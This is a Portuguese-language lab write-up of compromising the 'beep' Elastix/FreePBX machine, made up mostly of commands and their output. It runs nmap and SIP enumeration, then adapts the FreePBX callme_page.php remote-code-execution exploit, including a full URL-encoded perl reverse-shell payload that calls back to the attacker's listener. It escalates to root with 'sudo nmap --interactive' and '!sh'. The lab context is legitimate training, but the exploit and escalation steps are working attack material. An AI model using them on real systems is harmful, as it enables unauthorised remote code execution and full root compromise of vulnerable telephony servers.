



maq152-offsec-beep

```
Starting Nmap 7.60 ( https://nmap.org ) at 2018-03-04 07:30 -03
Nmap scan report for 192.168.10.152
Host is up (0.0072s latency).
Not shown: 987 closed ports
PORT      STATE SERVICE      VERSION
22/tcp    open  ssh          OpenSSH 4.3 (protocol 2.0)
25/tcp    open  smtp         Postfix smtpd
80/tcp    open  http         Apache httpd 2.2.3
110/tcp   open  pop3         Cyrus pop3d 2.3.7-Invoca-RPM-2.3.7-7.el5_6.4
111/tcp   open  rpcbind      2 (RPC #100000)
143/tcp   open  imap         Cyrus imapd 2.3.7-Invoca-RPM-2.3.7-7.el5_6.4
443/tcp   open  ssl/http     Apache httpd 2.2.3 ((CentOS))
843/tcp   open  status       1 (RPC #100024)
993/tcp   open  ssl/imap     Cyrus imapd
995/tcp   open  pop3         Cyrus pop3d
3306/tcp  open  mysql        MySQL (unauthorized)
4445/tcp  open  upnotifyp?
10000/tcp open  http         MiniServ 1.570 (Webmin httpd)
Service Info: Hosts: beep.localdomain, beep, example.com

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 189.91 seconds
root@0xffff:~#
```



ao provocar o erro com o /admin descobrir a versao do elastix



confirmando versao

```
root@0xffff:/tmp# svmap 192.168.10.152 -m INVITE
| SIP Device          | User Agent          | Fingerprint |
-----
| 192.168.10.152:5060 | FPBX-2.8.1(1.8.7.0) | disabled    |
```

root@0xffff:~# searchsploit elastix

Exploit Title	Path (/usr/share/exploitdb/)
Elastix - 'page' Cross-Site Scripting	exploits/php/webapps/38078.py
Elastix - Multiple Cross-Site Scripting Vulnerabilities	exploits/php/webapps/38544.txt
Elastix 2.0.2 - Multiple Cross-Site Scripting Vulnerabili	exploits/php/webapps/34942.txt
Elastix 2.2.0 - 'graph.php' Local File Inclusion	exploits/php/webapps/37637.pl
Elastix 2.x - Blind SQL Injection	exploits/php/webapps/36305.txt
Elastix < 2.5 - PHP Code Injection	exploits/php/webapps/38091.php
FreePBX 2.10.0 / Elastix 2.2.0 - Remote Code Execution	exploits/php/webapps/18650.py

Shellcodes: No Result

```
root@0xffff:~# searchsploit elastix
-----
Exploit Title | Path
              | (/usr/share/exploitdb/)
-----
Elastix - 'page' Cross-Site Scripting | exploits/php/webapps/38078.py
Elastix - Multiple Cross-Site Scripting Vulnerabilities | exploits/php/webapps/38544.txt
Elastix 2.0.2 - Multiple Cross-Site Scripting Vulnerabili | exploits/php/webapps/34942.txt
Elastix 2.2.0 - 'graph.php' Local File Inclusion | exploits/php/webapps/37637.pl
Elastix 2.x - Blind SQL Injection | exploits/php/webapps/36305.txt
Elastix < 2.5 - PHP Code Injection | exploits/php/webapps/38091.php
FreePBX 2.10.0 / Elastix 2.2.0 - Remote Code Execution | exploits/php/webapps/18650.py
-----
Shellcodes: No Result
```

editando o exploit 18650.py, temos que configurar o rhost e o lhost

```

# Tested on: multiple
# CVE : notyet
# Blog post : http://www.offensive-security.com/
# Archive Url : http://www.offensive-security.com/
#####
# Discovered by Martin Tschirsich
# http://seclists.org/fulldisclosure/2012/03/01
# http://www.exploit-db.com/exploits/18000/
#####
import urllib
rhost="192.168.10.152"
lhost="192.168.200.2"
lport=443
extension="1000"

```

temos que achar qual extension do sip podemos usar

```

root@0xffff:/tmp# svwar -e100-200 192.168.10.152 -m INVITE
WARNING:TakeASip:using an INVITE scan on an endpoint (i.e. SIP phone)
up people in the middle of the night
WARNING:root:found nothing
root@0xffff:/tmp# svwar -e200-300 192.168.10.152 -m INVITE
WARNING:TakeASip:using an INVITE scan on an endpoint (i.e. SIP phone)
up people in the middle of the night
| Extension | Authentication |
-----
| 238      | reqauth       |

```

nao da certo por erro de certificado, olhando na internet temos que contornar isso pra nao checar ssl:
<https://stackoverflow.com/questions/19268548/python-ignore-certificate-validation-urllib2/28048260#28048260>

alterando o exploit para nao dar erro de ssl

```

#!/usr/bin/python
#####
# Exploit Title: FreePBX / Elastix pre-authenticated remote code execution exploit
# Google Dork: oy vey
# Date: March 23rd, 2012
# Author: muts
# Version: FreePBX 2.10.0/ 2.9.0, Elastix 2.2.0, possibly others.
# Tested on: multiple

```

```

# CVE : notyet
# Blog post : http://www.offensive-security.com/vulnDev/freepbx-exploit-phone-home/
# Archive Url : http://www.offensive-security.com/0day/freepbx_callmenu.py.txt
#####
# Discovered by Martin Tschirsich
# http://seclists.org/fulldisclosure/2012/Mar/234
# http://www.exploit-db.com/exploits/18649
#####
import urllib
import ssl
rhost="192.168.10.152"
lhost="192.168.200.2"
lport=4443
#extension="1000"
extension="238"

# Reverse shell payload

url = 'https://' + str(rhost) + '/recordings/misc/callme_page.php?action=c&callmenu=' + str(extension) + '@from-internal/
n%0D%0AApplication:%20system%0D%0AData:%20perl%20-MIO%20-
e%20%27%24p%3dfork%3bexit%2cif%28%24p%29%3b%24c%3dnew%20IO%3a%3aSocket%3a%3aINET%28PeerAddr%2c%22
+'%3a'+str(lport)+'%22%29%3bSTDIN-%3efdopen%28%24c%2cr%29%3b%24%7e-
%3efdopen%28%24c%2cw%29%3bsystem%24%5f%20while%3c%3e%3b%27%0D%0A%0D%0A'

#urllib.urlopen(url)


context = ssl._create_unverified_context()
##urllib.urlopen("https://no-valid-cert", context=context)

urllib.urlopen(url, context=context)

# On Elastix, once we have a shell, we can escalate to root:
# root@bt:~# nc -lvp 443
# listening on [any] 443 ...
# connect to [172.16.254.223] from voip [172.16.254.72] 43415
# id
# uid=100(asterisk) gid=101(asterisk)
# sudo nmap --interactive

# Starting Nmap V. 4.11 ( http://www.insecure.org/nmap/ )
# Welcome to Interactive Mode -- press h <enter> for help
# nmap> !sh
# id
# uid=0(root) gid=0(root) groups=0(root),1(bin),2(daemon),3(sys),4(adm),6(disk),10(wheel)

```



```

import urllib
import ssl
rhost="192.168.10.152"
lhost="192.168.200.2"
lport=4443
#extension="1000"
extension="238"

```

finalmente temos o shell

```
root@0xffff:/tmp# nc -lvp 4443
listening on [any] 4443 ...
192.168.10.152: inverse host lookup failed: Unknown host
connect to [192.168.200.2] from (UNKNOWN) [192.168.10.152] 47030
id
uid=100(asterisk) gid=101(asterisk)
uname -a
Linux beep 2.6.18-238.12.1.el5 #1 SMP Tue May 31 13:23:01 EDT 2011 i686 i686 i386 GNU/Linux
cat /etc/issue
CentOS release 5.6 (Final)
Kernel \r on an \m

sudo nmap --interactive

Starting Nmap V. 4.11 ( http://www.insecure.org/nmap/ )
Welcome to Interactive Mode -- press h <enter> for help
nmap> !sh
id
uid=0(root) gid=0(root) groups=0(root),1(bin),2(daemon),3(sys),4(adm),6(disk),10(wheel)
cat /root/flag.txt
91447d04e8a4b70fd64393522f2db54e
```

```
cat /root/flag.txt
91447d04e8a4b70fd64393522f2db54e
```